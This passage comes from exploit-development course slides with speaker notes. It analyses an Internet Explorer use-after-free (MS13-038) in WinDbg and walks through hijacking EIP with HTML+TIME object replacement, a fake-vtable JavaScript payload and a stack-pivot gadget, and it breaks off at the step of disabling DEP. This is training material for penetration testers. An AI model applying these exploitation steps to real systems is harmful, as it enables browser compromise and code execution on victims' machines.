.text:74C4C2D4  push    8             ; dwFlags
.text:74C4C2D6  push    _g_hProcessHeap ; hHeap
.text:74C4C2DC  xor     esi, esi
.text:74C4C2DE  call    ds:__imp__HeapAlloc@12
.text:74C4C2E4  test    eax, eax
```



Sec760 Advanced Exploit Development for Penetration Testers

Object Creation (2)

By looking at the disassembly of "CGenericElement::CreateElement" we see the call to HeapAlloc(). We also see the object size of 0x38 bytes. If we set a breakpoint just after the call to HeapAlloc(), we should be able to see the object's address in memory.

Setting a Breakpoint on Object Creation

- We want to break right after the call to HeapAlloc()

```
0:005> u CGenericElement::CreateElement+18 11
mshtml!CGenericElement::CreateElement+0x18:
6a7cc2e4 85c0          test     eax,eax
```

- Let's use a special breakpoint to help us:

```
0:005> bp mshtml!CGenericElement::CreateElement+18
".printf \"Created Object: %p at IP: %p !!!\\", eax,
eip-6;.echo;g"
```

- This breakpoint will pause after the HeapAlloc() call and use printf() to display the address of the object and the address of the call to create the object

Sec760 Advanced Exploit Development for Penetration Testers

Setting a Breakpoint on Object Creation

We need to verify the location of the instruction where we want to set the breakpoint. With ASLR running it is preferable to rely on offsets from the module name or symbol name.

```
0:005> u CGenericElement::CreateElement+18 11
mshtml!CGenericElement::CreateElement+0x18:
6a7cc2e4 85c0          test     eax,eax
```

Here we can see the desired location where we want to set the breakpoint just after HeapAlloc(). We want to set a breakpoint that pauses on the instructions address, grabs some information, and then continues automatically. We can use the printf() function from within WinDbg to help us.

```
0:005> bp mshtml!CGenericElement::CreateElement+18 ".printf \"Created
Object: %p at IP: %p !!!\\", eax, eip-6;.echo;g"
```

Setting a Breakpoint on Object Deletion

- We got the address of the destructor code from the "!heap -p -a" command against the object
- -6 from this address shows us the call to HeapFree()

```
0:005> u @"mshtml!CGenericElement::~`scalar deleting destructor'+37 11
mshtml!CGenericElement::~`scalar deleting destructor':
6b37ba82 ff15c012336b call dword ptr [_imp__HeapFree]
```

- Let's break there and dump the object being freed's address

```
0:005> bp @"mshtml!CGenericElement::~`scalar deleting destructor'+37 ".printf \"Deleted Object: %p at IP: %p !!!\\", edi, eip;.echo;g"
```

- EDI holds the object's address being freed. This can be seen in IDA and WinDbg

Sec760 Advanced Exploit Development for Penetration Testers

Setting a Breakpoint on Object Deletion

We now want to do the same for the object being passed to the HeapFree() function. When looking in IDA or WinDbg, we can see that the EDI register will hold the argument we are interested in printing. In this example we are using the special MASM evaluator escape syntax to handle the function name which contains spaces. More about this style of syntax can be seen at: <http://msdn.microsoft.com/en-us/library/windows/hardware/ff538936%28v=vs.85%29.aspx>

```
0:005> u @"mshtml!CGenericElement::~`scalar deleting destructor'+37 11
CGenericElement::~`scalar deleting destructor'+0x37:
6b71ba82 call dword ptr [mshtml!_imp__HeapFree]
```

```
0:005> bp @"mshtml!CGenericElement::~`scalar deleting destructor'+37
".printf \"Deleted Object: %p at IP: %p !!!\\", edi, eip;.echo;g"
```


Running the Trigger with the Breakpoints

- We can now see the object being created and again, verify that it is being freed

```
0:005> g
Created Object: 05fae548 at IP: 6b6fc2e4 !!!
Deleted Object: 05fae548 at IP: 6b71ba82 !!!
(d7c.df8): Access violation - code c0000005
eax=f0f0f0f0 ebx=05faef80 ecx=05fae548 edx=00000000
esi=035bebc0 edi=00000000 eip=6b88c522 esp=035beb94
ebp= 0359f164 iopl=0 nv up ei pl zr na pe nc cs=001b
mshtml!CElement::Doc+0x2:
6b88c522 8b5070 mov edx,dword ptr [eax+70h]
ds:0023:f0f0f160=?
```

```
0:005> kv
ChildEBP RetAddr Args to Child
035beb90 mshtml!CElement::Doc+0x2
Sec/60 Advanced Exploit Development for Penetration Testers
```

Running the Trigger with the Breakpoints

Now that we have put in our breakpoints we can run the trigger file again.

```
0:005> g
Created Object: 05fae548 at IP: 6b6fc2e4 !!!
Deleted Object: 05fae548 at IP: 6b71ba82 !!!
(d7c.df8): Access violation - code c0000005
eax=f0f0f0f0 ebx=05faef80 ecx=05fae548 edx=00000000 esi=035bebc0
edi=00000000
eip=6b88c522 esp=035beb94 ebp=035bebac iopl=0 nv up ei pl zr na pe nc
cs=001b mshtml!CElement::Doc+0x2:
6b88c522 8b5070 mov edx,dword ptr [eax+70h] ds:0023:f0f0f160=?
```

The formatting may be slightly off or different at times in order to provide snippets that fit on the slide. As you can see, the object at 0x05fae548 is created, then freed, and then accessed again, as can be seen in the ECX register during the crash. When we run the “kv” command we again see the function (**mshtml!CElement::Doc+0x2**) who tried to dereference the virtual pointer (vptr) from the freed object.

From Where is the Deleted Object Referenced? (1)

- Call stack during the crash:

```
0:005> kv
ChildEBP RetAddr  Args to Child
0359f148 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
0359f164 mshtml!CTreeNode::ComputeFormats+0xba
0359f410 mshtml!CTreeNode::ComputeFormatsHelper+0x44
0359f420 mshtml!CTreeNode::GetFancyFormatIndexHelper
0359f430 mshtml!CTreeNode::GetFancyFormatHelper+0xf
0359f440 mshtml!CTreeNode::GetFancyFormat+0x35
```

- ComputeFormats() contains the following instruction:
 - mov ebx, [ebp+arg_0] #The pointer in EBX is later loaded to ECX
 - This is where the reference to the deleted object is loaded into EBX

```
0:005> dd ebp+8 11
0359f16c 05faef80 //ebp+arg_0 is loaded into EBX
Sec/60 Advanced Exploit Development for Penetration Testers
```

From Where is the Deleted Object Referenced? (1)

When looking at the call stack again during the crash, we can see how we got to this point. The ComputeFormats() function includes an instruction prior to the call to CElement::Doc that says, "mov ebx, [ebp+arg_0]." When looking in IDA at the ComputeFormats() function, arg_0 equals 8. When looking at ebp+8 we see that it holds the value stored in EBX during the crash. The first DWORD at this address holds the pointer to the deleted object.

```
0:005> kv
ChildEBP RetAddr  Args to Child
0359f148 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
0359f164 mshtml!CTreeNode::ComputeFormats+0xba
0359f410 mshtml!CTreeNode::ComputeFormatsHelper+0x44
0359f420 mshtml!CTreeNode::GetFancyFormatIndexHelper
0359f430 mshtml!CTreeNode::GetFancyFormatHelper+0xf
0359f440 mshtml!CTreeNode::GetFancyFormat+0x35
```

```
0:005> dd ebp+8 11
0359f16c 05faef80 //ebp+arg_0 is loaded into EBX
```

From Where is the Deleted Object Referenced? (2)

- Object holding the reference to the deleted object

```
0:005> dd poi(ebp+8)-20
05faef60  abcdaaaa 80171000 0000004c 00000074
05faef70  015f7508 05ed55c8 011c88a4 dcbaaaaa
05faef80  05fae548 00000000 ffff0075 ffffffff
05faef90  00000071 00000000 00000000 00000000
05faefa0  00000000 05ef21a8 00000152 00000001
05faefb0  00000000 00000000 05ef2190 00000000
05faefc0  00000010 00000000 00000000 a0a0a0a0
05faefd0  a0a0a0a0 05ef2170 00000000 00000000

0:005> u mshtml!ctreenode::computeformatshelper+3a 13
mshtml!CTreeNode::ComputeFormatsHelper+0x3a:
6a985a83 56          push     esi //ptr to del object
6a985a84 8d44240c    lea     eax,[esp+0Ch]
6a985a88 e8ab000000 call    CTreeNode::ComputeFormats
```

Sec760 Advanced Exploit Development for Penetration Testers

From Where is the Deleted Object Referenced? (2)

On this slide we are simply looking at the object pointed to by EBX, and previously by ESI, including the PageHeap metadata. We can see that the first DWORD of the data is the object pointer that was deleted.

```
0:005> dd poi(ebp+8)-20
05faef60  abcdaaaa 80051000 0000004c 00000074
05faef70  015f7508 05ed55c8 0048ff54 dcbaaaaa
05faef80  05fae548 00000000 ffff0075 ffffffff
05faef90  00000071 00000000 00000000 00000000
05faefa0  00000000 05ef21a8 00000152 00000001
05faefb0  00000000 00000000 05ef2190 00000000
05faefc0  00000010 00000000 00000000 a0a0a0a0
05faefd0  a0a0a0a0 05ef2170 00000000 00000000
```

The output below shows the instruction in the CTreeNode::ComputeFormatsHelper function that pushes ESI onto the stack, used by CTreeNode::ComputeFormats.

```
0:005> u mshtml!ctreenode::computeformatshelper+3a 13
mshtml!CTreeNode::ComputeFormatsHelper+0x3a:
6a985a83 56          push     esi //ptr to del object
6a985a84 8d44240c    lea     eax,[esp+0Ch]
6a985a88 e8ab000000 call    CTreeNode::ComputeFormats
```


From Where is the Deleted Object Referenced? (3)

- PageHeap data of heap block holding the pointer to the deleted object, and the stack trace

```
0:005> dt _dph_block_information poi(ebp+8)-20
verifier!_DPH_BLOCK_INFORMATION
+0x000 StartStamp      : 0xabcdaaaa
+0x004 Heap            : 0x80171000 Void
+0x008 RequestedSize   : 0x4c
+0x00c ActualSize      : 0x74
+0x010 Internal        : _DPH_BLOCK_INTERNAL_INFORMATION
+0x018 StackTrace      : 0x011c88a4 Void
+0x01c EndStamp        : 0xdcbaaaaa
```

```
0:005> dds 011c88a4 //This is a snippet
011c88c4 6a8c0d6b CMarkup::InsertElementInternal+0x22a
011c88c8 6a8alc21 mshtml!CDoc::InsertElement+0x8a
```

Sec760 Advanced Exploit Development for Penetration Testers

From Where is the Deleted Object Referenced? (3)

This slide shows the PageHeap data of the heap block holding the pointer to the deleted object, as well as the stack trace. We can see that an object of size 0x4c was created by the function CMarkup::InsertElementInternal().

```
0:005> dt _dph_block_information poi(ebp+8)-20
verifier!_DPH_BLOCK_INFORMATION
+0x000 StartStamp      : 0xabcdaaaa
+0x004 Heap            : 0x80171000 Void
+0x008 RequestedSize   : 0x4c
+0x00c ActualSize      : 0x74
+0x010 Internal        : _DPH_BLOCK_INTERNAL_INFORMATION
+0x018 StackTrace      : 0x011c88a4 Void
+0x01c EndStamp        : 0xdcbaaaaa
```

```
0:005> dds 011c88a4 //This is a snippet
011c88c4 6a8c0d6b CMarkup::InsertElementInternal+0x22a
011c88c8 6a8alc21 mshtml!CDoc::InsertElement+0x8a
```


From Where is the Deleted Object Referenced? (4)

- At this point you can continue to reverse, setting breakpoints to watch allocations, etc.

```
74EDDD3B  mov     edx, edi
74EDDD3D  mov     ss:[esp+var_6C], edi
74EDDD41  call    ?AddRef@CTreePos@@QAEXXZ
```

- Above is an example of an update to the patched code inside of the Cmarkup::InsertElementInternal() function, adding an "AddRef"
 - Though possibly unrelated, this type of update is often seen to correct a use after free vulnerability
 - The bug can sometimes be a quick find and fix, and other times it can be very time consuming

Sec760 Advanced Exploit Development for Penetration Testers

From Where is the Deleted Object Referenced? (4)

At this point, we could continue down the road to find the reason behind the prematurely deleted object. One of the best ways is to set a breakpoint on access on the object's address +4. This is the object's reference counter position. By setting, "bp w4 <addr>+4" the debugger will pause on each write to that location and you will see the functions responsible for the AddRef's and Release's.

Sometimes Microsoft gives out hints in the vulnerability announcement. That is if it is a disclosed vulnerability. A patch diff can also help if possible. It is possible that a child object was not updated with an AddRef call. The patched code on the slide shows an example of an AddRef that does not exist in the unpatched version. The function Cmarkup::InsertElementInternal() is seen referencing this object. The fact that an AddRef was added to this function in the patched version seems to suggest it was responsible. Feel free to spend more time researching this if you have time during or after class.

During the Crash

- Now that we have a better idea as to why the crash is occurring, let's look at the deleted object
- Each time you run the trigger, ASLR will change the location of objects; therefore, slides will not always sync up!
- Note the size of 0x38-bytes (56-bytes)

					Size
0:005> dd ecx-20 118					
05d121c8	abcdaaa9	80171000	00000038	00000060	PageHeap
05d121d8	00000002	0035f300	011e135c	dcbaaaa9	
05d121e8	f0f0f0f0	f0f0f0f0	f0f0f0f0	f0f0f0f0	Freed Data
05d121f8	f0f0f0f0	f0f0f0f0	f0f0f0f0	f0f0f0f0	
05d12208	f0f0f0f0	f0f0f0f0	f0f0f0f0	f0f0f0f0	Suffix
05d12218	f0f0f0f0	f0f0f0f0	a0a0a0a0	a0a0a0a0	

Sec760 Advanced Exploit Development for Penetration Testers

During the Crash

Let's get back to the actual crash. When the crash occurs, the object looks like this:

```
0:005> dd ecx-20 118
05d121c8      abcdaaa9 80171000 00000038 00000060
05d121d8      00000002 0035f300 011e135c dcbaaaa9
05d121e8      f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d121f8      f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d12208      f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d12218      f0f0f0f0 f0f0f0f0 a0a0a0a0 a0a0a0a0
```

As indicated on the slide, we can see the PageHeap metadata, the freed data, marked by f0f0f0f0, and the suffix padding on the end, marked with a0a0a0a0. Also indicated is the size of the allocation, which is 0x38 bytes (56 bytes). This matches up to the number of 0xf0's shown. It is important to know the size of the freed allocation as we will soon need to replace this object with our own data. We also saw the size earlier when disassembling the CGenericElement::CreateElement() function.

Please be aware that in reality you will have to run the trigger code over and over again. With ASLR enabled, the location of objects and modules will constantly change. You will need to keep close track of allocations.

Turning off PageHeap and UST

- In order to ensure we are not using the debug heap and to see the native context during the crash we need to switch off our previous GFlags settings

```
C:\Program...\Debugg...\x86>gflags /p /disable iexplore.exe
path: SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options
iexplore.exe: page heap disabled
```

- At this point we are ready to work on attempting to get control over the process
- We will cover two techniques to exploit this use-after-free vulnerability

Sec760 Advanced Exploit Development for Penetration Testers

Turning off PageHeap and UST

We need to turn off PageHeap and User mode stack tracing to ensure that we are not using the debug heap and are seeing the native context of the crash. To turn it off we run:

```
C:\Program Files\Windows Kits\8.0\Debuggers\x86>gflags /p /disable
iexplore.exe
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options
iexplore.exe: page heap disabled
```

```
C:\Program Files\Windows Kits\8.0\Debuggers\x86>gflags /i iexplore.exe
Current Registry Settings for iexplore.exe executable are: 00000000
```

At this point we can continue working on the vulnerability in an effort to get control of the process. We will be covering two techniques to exploit this use-after-free condition.

Getting EIP: HTML+TIME Method

- Our first goal is to get control of the instruction pointer
- We will use the HTML+TIME method disclosed by *Peter Vreugdenhil* from Exodus Intelligence
- This technique works on IE 8 and does not require heap spraying
- Allows us to create an arbitrary array of pointers to strings that we control
- We can create an object full of pointers, matching the size of the freed allocation

Sec760 Advanced Exploit Development for Penetration Testers

Getting EIP: HTML+TIME Method

Our first objective is to get control of the instruction pointer. In this first technique, we will get control using the HTML+TIME technique disclosed by Peter Vreugdenhil from Exodus Intelligence. The technique does not require heap spraying, which we will cover after this technique. It works up to IE 8, but is no longer supported on IE9 and beyond. The technique allows us to create a variable size array of pointers to strings that we control. The goal is to create an object of pointers matching the size of the freed allocation, ensuring that we fill the block with our data.

Peter covers his method on a different vulnerability in an article posted at:

<http://blog.exodusintel.com/2013/01/02/happy-new-year-analysis-of-cve-2012-4792/>

Crash Recap

- The instruction involved in the crash attempted to move a pointer from [eax+70h] into edx

```
eax=f0f0f0f0 ebx=05faef80 ecx=05fae548 edx=00000000  
esi=035bebc0 edi=00000000 eip=6b88c522 esp=035beb94  
ebp= 0359f164 iopl=0 nv up ei pl zr na pe nc cs=001b  
mshtml!CElement::Doc+0x2:  
6b88c522 8b5070 mov edx,dword ptr [eax+70h]
```

- We need this location to hold a pointer that we can control
- The object's vptr is supposed to point to:
 - const mshtml!CGenericElement::`vtable'

```
0:005> uf poi(ecx) #This is shown with PageHeap off  
mshtml!CGenericElement::`vtable':  
67366330 caa436 retf 36A4h
```


Sec760 Advanced Exploit Development for Penetration Testers

Crash Recap

During the crash, the instruction is attempting to move a pointer from [eax+70h] into edx, and then calls the pointer in edx. We need to make sure that this location holds a pointer that we control. When analyzing the object after it is constructed, its vptr points to mshtml!CGenericElement::`vtable'. Offset 0x70 points to "Celement::SecurityContext()." The bottom of the slide shows the output of "uf poi(ecx)." This was performed with PageHeap turned off to show that the VPTR is pointing to the appropriate Class.

Virtual Function Table Behavior (1)

- 1) `mov eax, [ecx]`
- 2) `mov edx, [eax+70h]`
- 3) `call edx`



Sec760 Advanced Exploit Development for Penetration Testers

Virtual Function Table Behavior (1)


On this slide is the behavior that in theory should be occurring with the freed object that is being called. Now that being said, we know that there is a problem with this object and this diagram may not reflect reality. If an object is created from a Class using virtual functions, the first DWORD or QWORD should be the object's Virtual Function Pointer (vptr). This pointer should point to the virtual function table for the associated Class. In this object's case, it points to the `CFirstLetterContainerBlock::vtable`. The instructions during the crash are:

- 1) `mov eax, [ecx]`
- 2) `mov edx, [eax+70h]`
- 3) `call edx`

The diagram depicts what should be happening. ECX points to the object. We take the vptr from the object and load it into EAX. EAX now points to the vtable for `CFirstLetterContainerBlock::vtable`. We then move the virtual function pointer at offset 0x70 into EDX, and then call the pointer held in EDX.

Virtual Function Table Behavior (2)

- We want to replace the freed object with a malicious object
- If we can control the vptr and the data at that location, we can get control of the instruction pointer



Sec760 Advanced Exploit Development for Penetration Testers

Virtual Function Table Behavior (2)

With the HTML+TIME technique, we want to replace the freed object in memory with our own crafted object. If we can control the object's vptr by replacing it, and control the data at the location being pointed to, we should be able to gain control of the instruction pointer. This diagram shows what we are essentially trying to achieve.

Code Needed for HTML+TIME Method

- First, as stated by Microsoft, we must create an XML namespace to use certain elements:
 - `<HTML XMLNS:t="urn:schemas-microsoft-com:time">`
- Next, we need establish "t:" as the namespace. Per MS, this string identifies the HTML+TIME elements as qualified XML namespace extensions.
 - `<?IMPORT namespace="t" implementation="#default#time2">`
- We will use the `<t:ANIMATECOLOR id="myfill"/>` element which changes the color of an HTML object at intervals
 - The t:ANIMATECOLOR element has a values property that we will control
 - It is expected that this list will be an array of pointers which point to valid RGB colors

Sec760 Advanced Exploit Development for Penetration Testers

Code Needed for HTML+TIME Method

Microsoft explains the HTML+TIME feature at the following link: <http://msdn.microsoft.com/en-us/library/ms533099%28v=vs.85%29.aspx#Authoring>. We must first create an XML namespace in order to use certain element types. We can accomplish this with the following code, per Microsoft:

```
<HTML XMLNS:t="urn:schemas-microsoft-com:time">
```

We then need to establish "t:" as the namespace. Microsoft states that this string identifies the HTML+TIME elements as qualified XML namespace extensions, at the previous link provided.

```
<?IMPORT namespace="t" implementation="#default#time2">
```

We then want to use the t:ANIMATECOLOR element as it has a values property which can be an array of pointers to valid RGB colors. We can potentially use this pointer array to point to a string we control. For more information on the t:ANIMATECOLOR element, visit: <http://msdn.microsoft.com/en-us/library/ms533592%28v=vs.85%29.aspx>

Creating the Array of Pointers (1)

```
fill = "\u4141\u4141";
for (i=0; i < 0x70/4; i++) {
    if (i == 0x70/4-1) {
        fill += unescape("\uc0de\udead");
    }
    else {
        fill += unescape("\u4141\u4141");
    } }
    for(i =0; i < 13; i++) {
        fill += ";fill";
    }
}
```

This block of code will fill 0x70/4 DWORDS of memory with 0x41414141. At 0x70/4 we'll write 0xdeadc0de. Remember, we must write in Unicode and compensate for behavior.

This block results in a semicolon separated list of strings, which will each get a corresponding pointer. The math is simple, 14 DWORD pointers = 56-bytes, the size of the freed object we need to replace!

Sec760 Advanced Exploit D

Creating the Array of Pointers (1)

Our first job is to create the initial controlled data in which the first pointer in the array will point. In the first block of code we are executing a simple FOR loop to create 70/4 DWORDS of 0x41414141, followed by a DWORD of 0xdeadc0de at offset 0x70. Remember, the instruction executed during the virtual function call is to load EAX+70h into EDX. If we control this data which will be pointed to by the fake vptr, we can get 0xdeadc0de called. The second block creates a semicolon separated list of 14 strings, which will each get a corresponding pointer. 14 DWORD pointers = 56-bytes, the exact size of the freed object we need to replace. The first pointer will be the one to our string from the top block, where at offset 0x70 it holds 0xdeadc0de!

```
fill = "\u4141\u4141";
for (i=0; i < 0x70/4; i++) {
    if (i == 0x70/4-1) {
        fill += unescape("\uc0de\udead");
    }
    else {
        fill += unescape("\u4141\u4141");
    } }
    for(i =0; i < 13; i++) {
        fill += ";fill";
    }
}
```

Creating the Array of Pointers (2)

- Exception handling
 - As Peter points out, the list of pointers should point to valid colors. In order to prevent our script from pausing, we need a try/catch block

```
try {  
    a = document.getElementById('myfill');  
    a.values = fill; //Assigning pointers to a.  
  
}  
catch(e) {}
```

Sec760 Advanced Exploit Development for Penetration Testers

Creating the Array of Pointers (2)

As Peter points out in the aforementioned article, the list of pointers are supposed to point to valid RGB colors. They obviously do not with the script we have created, and therefore, we must wrap it in a try/except block so that the script continues execution.

```
try {  
    a = document.getElementById('myfill');  
    a.values = fill;          #Assigning pointers to a.  
  
}  
catch(e) {}
```

Executing the Script

- The full script is in your 760.5 folder titled, "MS13-038-EIP-Control-MS-Time.html"
- It worked! EIP=DEADCODE

```
(23c.b30): Access violation - code c0000005
This exception may be expected and handled.
eax=002b6368 ebx=002ca5a8 ecx=0031fb00 edx=deadc0de
esi=0238ec38 edi=00000000 eip=deadc0de esp=0238ec08
ebp=0238ec24 iopl=0 nv up ei pl zr na pe nc cs=001b
ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010246 deadc0de ??
```

- Let's take a closer look at the replaced object

Sec760 Advanced Exploit Development for Penetration Testers

Executing the Script

We will now execute the script using the HTML+TIME method from Peter. The full script is in your 760.5 folder titled, "MS13-038-EIP-Control-MS-Time.html." When running the script we get the following result:

```
(23c.b30): Access violation - code c0000005
This exception may be expected and handled.
eax=002b6368 ebx=002ca5a8 ecx=0031fb00 edx=deadc0de esi=0238ec38
edi=00000000
eip=deadc0de esp=0238ec08 ebp=0238ec24 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010246 deadc0de ??
```

It worked, and we got control of the instruction pointer. Let's take a closer look at what our object looks like in memory, and the array of pointers we created with our script.

Replaced Object (1)

- ECX points to the object and the first DWORD is the vptr
- The vptr points to our fake vtable, with deadc0de at 0x70!

```
0:005> dd ecx 14
0031fb00 002b6368 00301698 00301608 00301680
0:005> dd poi(ecx)
002b6368 41414141 41414141 41414141 41414141
002b6378 41414141 41414141 41414141 41414141
002b6388 41414141 41414141 41414141 41414141
002b6398 41414141 41414141 41414141 41414141
002b63a8 41414141 41414141 41414141 41414141
002b63b8 41414141 41414141 41414141 41414141
002b63c8 41414141 41414141 41414141 41414141
002b63d8 deadc0de 00000000 55aa1552 8c000000
```

Sec760 Advanced Exploit Development for Penetration Testers

Replaced Object (1)

ECX is the object pointer. When looking at the object in memory, we can see that the vptr is holding 0x002b6368. When we dump the data at this location we can see it holds our data. Notably, at offset 0x70 is our 0xdeadc0de value!

```
0:005> dd ecx 14
0031fb00 002b6368 00301698 00301608 00301680
0:005> dd poi(ecx)
002b6368 41414141 41414141 41414141 41414141
002b6378 41414141 41414141 41414141 41414141
002b6388 41414141 41414141 41414141 41414141
002b6398 41414141 41414141 41414141 41414141
002b63a8 41414141 41414141 41414141 41414141
002b63b8 41414141 41414141 41414141 41414141
002b63c8 41414141 41414141 41414141 41414141
002b63d8 deadc0de 00000000 55aa1552 8c000000
```


Replaced Object (2)

- As ECX is the replaced object, containing our array of pointers created in our script, each DWORD should point to the semicolon separated strings

```
0:005> dc poi(ecx) 14
002b6368 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAAAA
0:005> dc poi(ecx+4) 14
002b63c8 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+8) 14
002b63d8 00690066 006c006c 00000000 00742400  f.i.l.l.....$.
0:005> dc poi(ecx+c) 14
002b63b0 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+10) 14
002b6368 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
```

Sec760 Advanced Exploit Development for Penetration Testers

Replaced Object (2)

Since we replaced the object with our array of pointers, each pointer should point to our semicolon separated strings from our script. Let's confirm:

```
0:005> dc poi(ecx) 14
002b6368 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAAAA
0:005> dc poi(ecx+4) 14
002b63c8 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+8) 14
002b63d8 00690066 006c006c 00000000 00742400  f.i.l.l.....$.
0:005> dc poi(ecx+c) 14
002b63b0 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
0:005> dc poi(ecx+10) 14
002b6368 00690066 006c006c 04210000 00000000  f.i.l.l...!.....
```

At this point the script we used should make complete sense!

Next Goal, Code Execution!

- Now that we can control the instruction pointer, we need to execute our desired shellcode
- We must first disable Data Execution Prevention, compensating for ASLR
- We will need to build a ROP chain to achieve this goal
- We must also compensate for other issues that will arise as we move forward

Sec760 Advanced Exploit Development for Penetration Testers

Next Goal, Code Execution!

Now that we have control of the instruction pointer we need to get shellcode execution. Since this is a Windows 7 system we will need to disable Data Execution Prevention (DEP) and compensate for ASLR. To do this, we will need to build a ROP chain against non-ASLR participating libraries. There are other issues that will arise before we can get a working exploit. We will cover them moving forward.

Step 1: Pivot the Stack Pointer

- There are a lot of moving parts in this exploit
 - You will need to spend time working with the exploit code provided and walking through the comments
 - It is not possible to put all the code on the slides
- First thing we need to do is find a stack pivot instruction
 - We need to place the stack pivot address at EAX+70h instead of 0xdeadC0de
 - From inside of Immunity Debugger with IE loaded, we can find a non-ASLR participating module, press CTRL-S and type in: "xchg eax, esp" followed by "ret"
 - We get the following result:

7C348B05	94	XCHG EAX,ESP
7C348B06	C3	RETN

Sec760 Advanced Exploit Development for Penetration Testers

Step 1: Pivot the Stack Pointer

As stated on the slide, there are a lot of moving parts in this exploit and the only way to truly understand exactly what and why, you will need to work through it at your own pace. You will have time to do this shortly. It is also not possible to put all of the code we will be using in the slides. We will be touching on the main concepts. The full exploit code is in your 760.5 folder.

Our first step is to replace the location where we put 0xdeadC0de with the address of a stack pivoting instruction. There are several ways to pivot the stack pointer, but preferably we will be able to find the instruction, "xchg eax, esp" followed by a return. We will need to find a non-ASLR participating library if possible, to avoid having to leak out ASLR data. We can use the mona.py tool from corelanc.be from within Immunity Debugger or WinDbg if we set that up. When running the "!mona modules" command we see that mscrv71.dll is not protected. We can double-click on this module and press "CTRL-S" to search for a sequence of instructions. We enter in:

```
xchg eax, esp
```

```
Ret
```

We get the following result:

7C348B05	94	XCHG EAX,ESP
7C348B06	C3	RETN

Why are We Pivoting the Stack Pointer?

- The stack pointer advances with pop's and ret's
- EAX points to our fake vtable
- If we exchange them we can take advantage of the pop and ret instructions by having the stack pointer point to our gadget string on the heap
- Windows 8 attempts to stop this style of attack by checking to make sure the stack pointer points to the stack by checking the TEB


Sec760 Advanced Exploit Development for Penetration Testers

Why are We Pivoting the Stack Pointer?

It is important to understand why we are pivoting the stack pointer and the answer is simple. The stack pointer points to the top of the current function's stack frame. It advances with each POP and RET instruction. It can also be moved with MOV instructions and PUSH instructions. The nature of the stack pointer and the instructions designed specifically for the stack pointer help us in our attack. The EAX register in our current attack is pointing to the fake vtable that we control. By exchanging with stack pointer with EAX, we can return to the gadgets in our fake vtable and advance as we see fit. Windows 8 attempts to block this attack by checking to make sure the stack pointer is properly pointing to the stack as referenced by the TEB. This is done prior to sensitive function calls such as VirtualProtect() and VirtualAlloc(). Pivoting the stack pointer back to the stack can help defeat this protection.

Step 2: Advancing to Our ROP NOP's

- Now that we have pivoted the stack pointer to point to our fake vtable, we need to make it so the first gadget advances the stack pointer to a series of ROP NOP's to get to our VirtualProtect() gadget chain:



Sec760 Advanced Exploit Development for Penetration Testers

Step 2: Advancing to Our ROP NOP's

Since ESP now points to the very beginning of our fake vtable, we need to make sure that at that position is a pointer to an instruction that advances ESP, preferably landing right into our ROP NOP's. The reason we need to do this is that there is not enough space between the start of the fake vtable and offset 0x70, where the "xchg eax, esp" gadget sits, to fit in our ROP chain to disable DEP followed by our shellcode. That being the case, we need to advance the stack pointer past this xchg gadget, into a series of ROP NOP's so that we can slide down to our gadget string that will disable DEP. If we calculate our math perfectly and find the right instructions, we could probably make due without the ROP NOP's.

Step 3: Disable DEP

- Now that we have pivoted and advanced the stack pointer to our ROP NOP's, we can disable DEP
- Most common way is to call VirtualProtect()
